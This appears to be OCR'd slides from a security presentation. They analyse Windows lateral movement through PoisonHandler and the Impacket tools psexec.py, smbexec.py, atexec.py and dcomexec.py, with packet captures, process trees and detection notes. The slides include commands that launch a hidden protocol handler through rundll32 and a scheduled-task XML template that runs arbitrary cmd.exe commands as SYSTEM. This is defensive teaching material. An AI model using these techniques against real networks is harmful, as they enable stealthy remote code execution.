
File written to disk

File transferred over SMB

Lateral Movements

Lateral movement using PoisonHandler https://github.com/Mr-Un1k0d3r/PoisonHandler


DCERPC to modify the remote host registry key to register the protocol handler



```
DCERPC        294 Request: call_id: 5, Fragment: Single, opnum: 3, Ctx: 3 IWbemLoginClientIDEx V0
DCERPC        118 Response: call_id: 5, Fragment: Single, Ctx: 3 IWbemLoginClientIDEx V0
DCERPC        126 Alter_context: call_id: 6, Fragment: Single, 1 context items: IWbemLevel1Login V0.0 (32bit NDR)
DCERPC        110 Alter_context_resp: call_id: 6, Fragment: Single, max_xmit: 5840 max_recv: 5840, 1 results: Ac…
DCERPC        166 Request: call_id: 6, Fragment: Single, opnum: 3, Ctx: 4 IWbemLevel1Login V0
DCERPC        118 Response: call_id: 6, Fragment: Single, Ctx: 4 IWbemLevel1Login V0
DCERPC        294 Request: call_id: 7, Fragment: Single, opnum: 6, Ctx: 4 IWbemLevel1Login V0
DCERPC        310 Response: call_id: 7, Fragment: Single, Ctx: 4 IWbemLevel1Login V0
IRemUnknown2  230 RemRelease request Cnt=3 Refs=5-0,5-0,5-0
IRemUnknown2  118 RemRelease response -> S_OK
DCERPC        126 Alter_context: call_id: 9, Fragment: Single, 1 context items: IWbemServices V0.0 (32bit NDR)
DCERPC        110 Alter_context_resp: call_id: 9, Fragment: Single, max_xmit: 5840 max_recv: 5840, 1 results: Ac…
DCERPC        214 Request: call_id: 9, Fragment: Single, opnum: 6, Ctx: 5 IWbemServices V0
DCERPC       5894 Response: call_id: 9, Fragment: 1st, Ctx: 5 [DCE/RPC 1st fragment, reas: #385]
DCERPC       5894 Response: call_id: 9, Fragment: Mid, Ctx: 5 [DCE/RPC Mid fragment, reas: #385]
```

Lateral Movements

The registry key is added using `StdRegProv::CreateKey`



```
.........../X..l......D.q.F...............nH..E...v...E....User
.......
...S.t.d.R.e.g.P.r.o.v.User       .......    ...C.r.e.a.t.e.K.e.y...............e...e...MEOW.........s...M...K.$...E:........K.$....
5...xV4.-....
%....................................*...........C...J............................y........__PARAMETERS..abstract....................hDefKey
..uint32...................
........3....IN...................
........3...Z..........ID...............)...
...........Z.......................uint32...................sSubKeyName..string...................
.............IN...................
........................ID...............)...
........z.............?.............string...................sValueName..string...................
.............in...................
........................ID...............)...
........0..........................string...................sValue..string...................
........R....hello..in...................
........R..............ID...............)...
.....................................string..........................................................................................
............................................................................................................................................
............................................................................................................................................
...........................................................................................................................J...<...
+........z....__PARAMETERS..Software\Classes\ms-browser..calc.exe.rowser..URL Protocol..Software\Classes\ms-
browser\shell\open\command..................................................................................................................
```

Lateral Movements

The rest of the execution remains unchanged, except that instead of executing the command directly over WMI, the previously defined protocol handler is used which hide the true command

```
start ms-browser://
rundll32 url.dll,FileProtocolHandler ms-browser://
```

Lateral Movements

- From a detection perspective, we observed the following behavior
- DCERPC authentication
- Modifying registry key
- Call rundll32 or spawn
- cmd.exe

Lateral Movements

Quick note on the protocol we saw

SMB (Server Message Block) is encapsulating the authentication and can be used for file transfer


DCE/RPC (Distributed Computing Environment / Remote Procedure Calls) is doing all the remote procedure magic

Lateral Movements

The psexec.py case (note that psexec.exe is using the same approach)

Once again NTLMSSP NEGOTIATE over SMB


Then SMB3 exchange right away




```
192.168.197.131     SMB      127 Negotiate Protocol Request
192.168.197.139     SMB2     506 Negotiate Protocol Response
192.168.197.131     TCP       60 50432 → 445 [ACK] Seq=74 Ack=453 Win=64128 Len=0
192.168.197.131     SMB2     164 Negotiate Protocol Request
192.168.197.139     SMB2     506 Negotiate Protocol Response
192.168.197.131     SMB2     212 Session Setup Request, NTLMSSP_NEGOTIATE
192.168.197.139     SMB2     401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
192.168.197.131     SMB2     520 Session Setup Request, NTLMSSP_AUTH, User: \administrator
192.168.197.139     SMB2     139 Session Setup Response
192.168.197.131     SMB2     226 Encrypted SMB3
192.168.197.139     SMB2     190 Encrypted SMB3
192.168.197.131     SMB2     242 Encrypted SMB3
192.168.197.139     SMB2     262 Encrypted SMB3
192.168.197.131     SMB2     242 Encrypted SMB3
192.168.197.139     SMB2     262 Encrypted SMB3
```

Lateral Movements

The SMB3 exchange is used to push the exe file that will be registered as a service



```
SERVICE_NAME: cAJV
DISPLAY_NAME: cAJV
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```



cAJV Properties (Local Computer)

Service name: cAJV

Display name: cAJV


Description:

Path to executable:
C:\Windows\dZzAHgKa.exe

Startup type: Manual

Lateral Movements

The service executes the command



```
⊟ dZzAHgKa.exe         0.03   1,008 K    2,172 K   4812
   ⊟ cmd.exe                  2,424 K    2,584 K   5464 Windows Command Processor    Microsoft Corporation
        conho                 ,176 K     4,876 K   4168 Console Window Host          Microsoft Corporation
  svchost.exe                 ,048 K    20,152 K   6564 Host Process for Windows S... Microsoft Corporation
 lsass.exe                    ,064 K     6,748 K    640 Local Security Authority Proc... Microsoft Corporation
 fontdrvhost.exe              ,424 K         0 K    764 Usermode Font Driver Host    Microsoft Corporation

Command Line:
  C:\Windows\dZzAHgKa.exe
Path:
  C:\Windows\dZzAHgKa.exe
Services:
  cAJV [cAJV]
```

Lateral Movements

psexec.py generates an arbitrary service name and file name. However, psexec.exe always registers the same service and the service executable name is the same:

psexecsvc

smbexec.py uses the same approach and registers a service named "**BTOBTO**" by default; the output is saved to a file and retrieved over SMB

Lateral Movements

From a detection perspective, we observed the following behavior:

SMB authentication

Pushing executable

Registering service and starting a service


cmd.exe spawned

Lateral Movements

The atexec.py case

Once again NTLMSSP NEGOTIATE over SMB

Then SMB3 exchange right away




```
SMB2      164 Negotiate Protocol Request
SMB2      506 Negotiate Protocol Response
SMB2      212 Session Setup Request, NTLMSSP_NEGOTIATE
SMB2      401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
SMB2      520 Session Setup Request, NTLMSSP_AUTH, User: \administrator
SMB2      139 Session Setup Response
SMB2      226 Encrypted SMB3
SMB2      190 Encrypted SMB3
SMB2      240 Encrypted SMB3
```

Lateral Movements

It is transferring the task file

Windows scheduled tasks are actually XML file


The output is saved to a file and downloaded over SMB



```
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <Triggers>
    <CalendarTrigger>
      <StartBoundary>2015-07-15T20:35:13.2757294</StartBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Principals>
    <Principal id="LocalSystem">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>true</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="LocalSystem">
    <Exec>
      <Command>cmd.exe</Command>
      <Arguments>/C %s &gt; %%windir%%\\Temp\\%s 2&gt;&amp;1</Arguments>
    </Exec>
  </Actions>
</Task>
```

Lateral Movements

Finally, the task is executed via svchost.exe and the output is saved to a file. The output is retrieved over SMB



```
⊟ svchost.exe        < 0.01   73,640 K   18,156 K    724 Host Process for Windows S...
    sihost.exe                 5,996 K    6,396 K   3640 Shell Infrastructure Host
    taskhostw.exe              7,084 K      620 K   3780 Host Process for Windows T...
  ⊟ cmd.exe                    4,080 K    1,888 K   3744 Windows Command Processor
      conhost.exe      0.01    6,552 K    7,872 K   1144 Console Window Host
  svchost.exe     Command Line:                               ess for Windows S...
  svchost.exe       cmd.exe /C pause > C:\Windows\Temp\zbMWTXOi.tmp 2>&1  ess for Windows S...
  svchost.exe     Path:                                       ess for Windows S...
  svchost.exe       C:\Windows\System32\cmd.exe               ess for Windows S...
```

Lateral Movements

From a detection perspective, we observed the following behavior

SMB authentication

Pushing file to disk


Registering a scheduled task

cmd.exe spawned

Lateral Movements

The dcomexec.py case


Once again NTLMSSP NEGOTIATE over SMB



```
192.168.197.131      SMB        127 Negotiate Protocol Request
192.168.197.139      SMB2       506 Negotiate Protocol Response
192.168.197.131      TCP         60 50452 → 445 [ACK] Seq=74 Ack=453 Win=64128 Len=0
192.168.197.131      SMB2       164 Negotiate Protocol Request
192.168.197.139      SMB2       506 Negotiate Protocol Response
192.168.197.131      SMB2       212 Session Setup Request, NTLMSSP_NEGOTIATE
192.168.197.139      SMB2       401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
192.168.197.131      SMB2       520 Session Setup Request, NTLMSSP_AUTH, User: \administrator
192.168.197.139      SMB2       139 Session Setup Response
```

